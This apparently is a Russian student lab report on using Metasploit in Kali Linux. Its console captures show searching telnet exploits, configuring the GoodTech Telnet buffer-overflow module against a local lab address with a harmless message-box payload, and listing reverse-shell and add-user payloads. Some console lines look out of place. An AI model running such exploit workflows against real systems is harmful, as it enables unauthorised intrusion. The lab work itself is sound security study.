


Практическая работа 4


Задание:

Изучить возможности средства Metasploit

Установлю Kali



Открою интерактивную среду, где буду выполнять команды для тестирования безопасности.



Эксплойты — это подвид вредоносных программ. Они содержат данные или исполняемый код, способный воспользоваться одной или несколькими уязвимостями в программном обеспечении на локальном или удаленном компьютере.

Например, у вас есть браузер, и есть уязвимость в нем, которая позволяет исполнить «произвольный код», то есть установить и запустить некую вредоносную программу на вашей системе без вашего ведома или спровоцировать какое-либо иное не ожидаемое вами поведение системы. Чаще всего первым шагом злоумышленников становится повышение привилегий, позволяющее делать в атакуемой системе все, что в голову взбредет.

Далее я, например, хочу найти эксплойт, который эксплуатирует уязвимость по протоколу telnet

```
root@kali: /home/pavel
Файл Действия Правка Вид Справка
set RHOSTS www.example.test/24
msf6 > search telnet

Matching Modules

#  Name
Disclosure Date  Rank      Check  Description
-  -
0  exploit/linux/misc/asus_infosvr_auth_bypass_exec
2015-01-04      excellent No      ASUS infosvr Auth Bypass Command Executio
n
1  exploit/linux/http/asuswrt_lan_rce
2018-01-22      excellent No      AsusWRT LAN Unauthenticated Remote Code E
xecution
2  auxiliary/server/capture/telnet
.              normal    No      Authentication Capture: Telnet
3  auxiliary/scanner/telnet/brocade_enable_login
.              normal    No      Brocade Enable Login Check Scanner
4  exploit/windows/proxy/ccproxy_telnet_ping
2004-11-11      average  Yes     CCProxy Telnet Proxy Ping Overflow
5  \_ target: Automatic
.
6  \_ target: Windows 2000 Pro All - English
.
7  \_ target: Windows 2000 Pro All - Italian
.
```

auxiliary модули представляют собой инструменты, которые не являются эксплойтами, но могут выполнять различные вспомогательные функции, такие как сканирование, сбор информации или тестирование на уязвимости. Эти модули помогают исследователям безопасности в процессе анализа и тестирования систем.

Для того, чтобы искать только эксплойты, то введу следующую команду:


```
root@kali: /home/pavel
Файл Действия Правка Вид Справка

msf6 > info exploit/windows/telnet/goodtech_telnet

Name: GoodTech Telnet Server Buffer Overflow
Module: exploit/windows/telnet/goodtech_telnet
Platform: Windows
Arch:
Privileged: Yes
License: Metasploit Framework License (BSD)
Rank: Average
Disclosed: 2005-03-15

Provided by:
MC <mc@metasploit.com>

Available targets:
  Id  Name
  --  --
  =>  0  Windows 2000 Pro English All
     1  Windows XP Pro SP0/SP1 English

Check supported:
No

Basic options:
  Name  Current Setting  Required  Description
  ---  -
  RHOSTS  yes  The target host(s), see https://docs.metasploit.com/docs
```

Можно перейти к настройке конкретного эксплойта:

```
msf6 > use exploit/windows/telnet/goodtech_telnet
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/telnet/goodtech_telnet) > |
```

Эксплойт (Exploit) — программа или код, который использует уязвимость в программном обеспечении для получения контроля над системой или выполнения кода на целевой машине.

Полезная нагрузка (Payload) — код или команда, которая выполняется на целевой системе после успешного использования эксплойта. Может выполнять различные действия, например, сбор информации, перехват пакетов.

Далее посмотрю пэйлоиды, совместимые с данным эксплойтом:


```
root@kali: /home/pavel
Файл Действия Правка Вид Справка
msf6 > use exploit/windows/telnet/goodtech_telnet
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/telnet/goodtech_telnet) > show payloads

Compatible Payloads
=====
```

#	Name	Disclosure Date	Rank	Ch
0	payload/generic/custom Custom Payload	.	normal	No
1	payload/generic/debug_trap Generic x86 Debug Trap	.	normal	No
2	payload/generic/shell_bind_aws_ssm Command Shell, Bind SSM (via AWS API)	.	normal	No
3	payload/generic/shell_bind_tcp Generic Command Shell, Bind TCP Inline	.	normal	No
4	payload/generic/shell_reverse_tcp Generic Command Shell, Reverse TCP Inline	.	normal	No
5	payload/generic/ssh/interact Interact with Established SSH Connection	.	normal	No
6	payload/generic/tight_loop Generic x86 Tight Loop	.	normal	No
7	payload/windows/adduser Windows Execute net user /ADD	.	normal	No
8	payload/windows/custom/bind_hidden_ipknock_tcp	.	normal	No

Посмотрю информацию о конкретном пэйлоиде:

```
root@kali: /home/pavel
Файл Действия Правка Вид Справка
VNC Server (Reflective Injection), Reverse TCP Stager with UUID Support
msf6 exploit(windows/telnet/goodtech_telnet) > info windows/messagebox

Name: Windows MessageBox
Module: payload/windows/messagebox
Platform: Windows
Arch: x86
Needs Admin: No
Total size: 231
Rank: Normal

Provided by:
corelanc0d3r <peter.ve@corelan.be>
jduck <jduck@metasploit.com>

Basic options:
Name      Current Setting  Required  Description
-----
EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
ICON      NO               yes       Icon type can be NO, ERROR, INFORMATION, WARNING or QUESTION
TEXT      Hello, from MSF! yes       MessageBox Text (max 255 chars) Max parameter length: 255 characters
TITLE     MessageBox       yes       MessageBox Title (max 255 chars) Max parameter length: 255 characters

Description:
Spawns a dialog via MessageBox using a customizable title, text & icon
```

Для того, чтобы его использовать с данным типом эксплоита, то пропишу команду:

```
msf6 exploit(windows/telnet/goodtech_telnet) > set payload windows/messagebox
payload => windows/messagebox
msf6 exploit(windows/telnet/goodtech_telnet) > █
```

Теперь можно посмотреть настройки:

```
root@kali: /home/pavel
Файл Действия Правка Вид Справка
msf6 exploit(windows/telnet/goodtech_telnet) > show options

Module options (exploit/windows/telnet/goodtech_telnet):

  Name      Current Setting  Required  Description
  --      -
  RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit.html
  RPORT      2380             yes       The target port (TCP)

Payload options (windows/messagebox):

  Name      Current Setting  Required  Description
  --      -
  EXITFUNC  thread          yes       Exit technique (Accepted: '', seh, thread, process, none)
  ICON      NO              yes       Icon type can be NO, ERROR, INFORMATION, WARNING or QUESTION
  TEXT      Hello, from MSF! yes       Messagebox Text (max 255 chars) Max parameter length: 255 characters
  TITLE     MessageBox       yes       Messagebox Title (max 255 chars) Max parameter length: 255 characters

Exploit target:

  Id  Name
  --  --
  0    Windows 2000 Pro English All
```

RHOST – IP адрес удалённого хоста.

RPORT – номер порта на удалённой машине

Required означает обязательно для заполнения.

Необходимо заполнить RHOST. И ещё поменяю текст.

```
msf6 exploit(windows/telnet/goodtech_telnet) > set rhost 192.168.1.4
rhost => 192.168.1.4
msf6 exploit(windows/telnet/goodtech_telnet) > set text Pavel A
text => Pavel A
msf6 exploit(windows/telnet/goodtech_telnet) > █
```



```
root@kali: /home/pavel
Файл Действия Правка Вид Справка
msf6 exploit(windows/telnet/goodtech_telnet) > show options

Module options (exploit/windows/telnet/goodtech_telnet):

  Name      Current Setting  Required  Description
  --      -
  RHOSTS    192.168.1.4      yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT     2380              yes       The target port (TCP)

Payload options (windows/messagebox):

  Name      Current Setting  Required  Description
  --      -
  EXITFUNC  thread          yes       Exit technique (Accepted: '', seh, thread, process, none)
  ICON      NO              yes       Icon type can be NO, ERROR, INFORMATION, WARNING or QUESTION
  TEXT      Pavel A         yes       MessageBox Text (max 255 chars) Max parameter length: 255 characters
  TITLE     MessageBox       yes       MessageBox Title (max 255 chars) Max parameter length: 255 characters

Exploit target:

  Id  Name
  --  --
  0    Windows 2000 Pro English All

[*] Exploit completed, but no session was created.
```